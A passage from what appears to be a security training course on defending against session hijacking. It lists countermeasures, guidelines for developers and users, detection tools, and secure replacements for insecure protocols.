3. Generate a **session ID** after a successful login and accept only session IDs generated by the server only
4. Ensure that data in transit is **encrypted** and implement the **defense-in-depth** mechanism
5. Use **string** or **long random numbers** as session keys
6. Use different **usernames** and **passwords** for different accounts
7. Implement **timeout()** to destroy sessions when expired
8. Avoid including the session ID in the **URL** or **query string**
9. Ensure that **client-side** and **server-side** protection software are in the active state and up-to-date
10. Use **strong authentication** (such as Kerberos) or peer-to-peer virtual private networks (VPNs)
11. Configure appropriate **internal** and **external spoof rules** on gateways
12. Use **IDS products** or **ARPwatch** for monitoring ARP cache poisoning
13. Use **HTTP Public Key Pinning** (HPKP) to allow users to authenticate web servers
14. Enable browsers to **verify website authenticity** using network notary servers

Protecting against Session Hijacking

- Use the Secure Shell (SSH) to create a secure communication channel.
- Pass authentication cookies over HTTPS connections.
- Implement the log-out functionality for the user to end the session.
- Generate a session ID after a successful login and accept session IDs generated by the server only.
- Ensure that data in transit is encrypted and implement the defense-in-depth mechanism.
- Use strings or long random numbers as session keys.
- Use different usernames and passwords for different accounts.
- Educate employees and minimize remote access.
- Implement `timeout()` to destroy sessions when expired.
- Avoid including the session ID in the URL or query string.
- Use switches rather than hubs, and limit incoming connections.
- Ensure that client-side and server-side protection software are in the active state and up-to-date.
- Use strong authentication (such as Kerberos) or peer-to-peer virtual private networks (VPNs).
- Configure appropriate internal and external spoof rules on gateways.

- Use IDS products or ARPwatch for monitoring ARP cache poisoning.
- Use encrypted protocols available in OpenSSH suite.
- Use firewalls and browser settings to confine cookies.
- Protect authentication cookies with Secure Sockets Layer (SSL).
- Regularly update platform patches to fix TCP/IP vulnerabilities (e.g., predictable packet sequences).
- Use IPsec to encrypt session information.
- Use HTTP Public Key Pinning (HPKP) to allow users to authenticate web servers.
- Enable browsers to verify website authenticity using network notary servers.
- Implement DNS-based authentication of named entities.
- Disable compression mechanisms of HTTP requests.
- Use cipher-chaining block (CBC) ciphers incorporating random padding up to 255 bytes, thereby making the extraction of confidential information difficult for an attacker.
- Restrict cross-site scripts to prevent cross-site request forgery (CSRF) from the client side.
- Upgrade web browsers to the latest versions.
- Use vulnerability scanners to detect any insecure configuration of HTTPS session settings on sites.
- Enable the HTTPOnly property to prohibit user scripts from accessing the cached cookies.
- Employ encrypted FTP to reduce the probability of session hijacking.
- Employ the Microsoft-based solution (SMB signing) to enable traffic signing.



Web Development Guidelines to Prevent Session Hijacking


1. Create session keys with **lengthy strings or random numbers** so that it is difficult for an attacker to guess a valid session key
2. Regenerate the **session ID** after a successful login to prevent session fixation attacks
3. Encrypt the **data and session key** transferred between the user and web servers
4. Make the **session expire** as soon as the user logs out
5. **Prevent eavesdropping** within the network
6. Reduce the **life span** of a session or cookie
7. Do not create sessions for **unauthenticated users** until it is necessary
8. Ensure **HTTPOnly** while using cookies for Session IDs
9. Check whether all the requests received for the current session originate from the same **IP address** and **user agent**
10. Implement **continuous device verification** to identify whether the user who established the session is still in control
11. Implement **risk-based authentication** at different levels before giving access to sensitive information
12. Perform **authentication** and **integrity verification** between VPN endpoints

Web Development Guidelines to Prevent Session Hijacking

An attacker usually hijacks a session by exploiting the vulnerabilities in mechanisms used for session establishment. Web developers often ignore security. During the development process, they should consider the following guidelines to minimize/eliminate the risk of session hijacking.

- Create session keys with lengthy strings or random numbers so that it is difficult for an attacker to guess a valid session key
- Regenerate the session ID after a successful login to prevent session fixation attacks
- Encrypt the data and session key transferred between the user and web servers
- Implement SSL to encrypt all information in transit via the network
- Make the session expire as soon as the user logs out
- Prevent eavesdropping within the network
- Reduce the life span of a session or cookie
- Use restrictive cache directives for all the web traffic through HTTP and HTTPS, such as the "**Cache-Control: no-cache, no-store**" and "**Pragma: no-cache**" HTTP headers and/or equivalent META tags on all or (at least) sensitive web pages
- Do not create sessions for unauthenticated users unless necessary
- Ensure HTTPOnly while using cookies for session IDs
- Use a secure flag to send cookies in HTTPS requests and encrypt them before sending across the network

- Check whether all the requests received for the current session originate from the same IP address and user agent
- Implement continuous device verification to identify whether the user who established the session is still in control
- Implement risk-based authentication at different levels before granting access to sensitive information
- Perform authentication and integrity verification between VPN endpoints
- Destroy the associated sessions on the server-side itself instead of simply depending on the session expiration when a user is deauthenticated
- Ensure that the web application is able to redirect HTTP requests to HTTPS using either server settings or redirection techniques
- Incorporate user re-authentication and generation of new sessions before allowing any sensitive functions
- Rely on web frameworks that provide highly secure session IDs to generate sessions instead of using own session management



Web User Guidelines to Prevent Session Hijacking

1. Do not click on links received through **emails or IMs**
2. Use firewalls to prevent **malicious content** from entering the network
3. Use firewalls and browser settings to **restrict cookies**
4. Ensure that the website is certified by the **certifying authorities**
5. Ensure that you clear **history**, **offline content**, and **cookies** from your browser after every confidential and sensitive transaction
6. Prefer https, a secure transmission, over http when transmitting **sensitive** and **confidential data**
7. Logout from the browser by **clicking on the logout** button instead of closing the browser

Web User Guidelines to Prevent Session Hijacking

The following are some guidelines for web users to defend against session hijacking.

- Do not click on links received through emails or instant messages (IMs).
- Use firewalls to prevent malicious content from entering the network.
- Use firewalls and browser settings to restrict cookies.
- Ensure that the website is certified by appropriate certifying authorities.
- Ensure that the history, offline content, and cookies are cleared from the browser after every confidential and sensitive transaction.
- Give preference to HTTPS, a secure transmission protocol, over HTTP when transmitting sensitive and confidential data.
- Logout from the browser by clicking on the logout button instead of closing the browser.
- Verify and disable add-ons from untrusted sites. Enable add-ons only if necessary.
- Practice using a one-time password for critical data transactions (e.g., credit card transactions).
- Frequently update anti-virus signatures to prevent the automatic installation of malware that attempts to steal cookies.

Session Hijacking Detection Tools

USM Anywhere USM Anywhere delivers **threat detection**, incident response, and compliance management across cloud, on-premises, etc.

Wireshark Wireshark allows you to **capture and interactively browse the traffic** running on a computer network

Session Hijacking Detection Tools

Session hijacking attacks are difficult to detect, and in most cases, attacks go unnoticed, causing severe leakage of confidential data. Tools such as packet sniffers, IDSs, and security information and event management (SIEM) can be used to detect session hijacking attacks.

- **USM Anywhere**

  Source: *https://cybersecurity.att.com*

  USM Anywhere offers powerful threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. Security professionals can use this tool for detecting session hijacking attempts and perform asset discovery, intrusion detection, security automation, SIEM and log management, endpoint detection and response, threat detection, threat intelligence, and vulnerability assessment.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark allows users to capture and interactively browse the traffic on a network. This tool uses Winpcap to capture packets. Therefore, it can only capture packets on the networks supported by Winpcap. It captures live network traffic from Ethernet, IEEE 802.11, Point-to-Point Protocol/High-level Data Link Control (PPP/HDLC), Asynchronous Transfer Mode (ATM), Bluetooth, Universal Serial Bus (USB), Token Ring, Frame Relay, and Fiber Distributed Data Interface (FDDI) networks. Security professionals use Wireshark to monitor and detect session hijacking attempts.


The following are some additional session hijacking detection tools:

- Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)
- LogRhythm (*https://logrhythm.com*)
- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)



Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

Issue	Solution	Notes
Telnet, rlogin	**OpenSSH or ssh (Secure Shell)**	It sends encrypted data and makes it difficult for an attacker to send the correctly encrypted data if a session is hijacked
FTP	**SFTP, AS2, MFT, FTPS**	Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates
HTTP	**SSL (Secure Socket Layer) or TLS (Transport Layer Security)**	It reduces the chances of a successful hijack
IP	**IPsec**	It prevents hijacking by securing IP communications
Any Remote Connection	**VPN**	Implementing encrypted VPNs, such as PPTP, L2PT, and IPsec, for remote connection prevents session hijacking
SMB (Server Message Block)	**SMB signing**	It improves the security of the SMB protocol and reduces the chances of session hijacking
Hub Network	**Switch Network**	It mitigates the risk of ARP spoofing and other session hijacking attacks

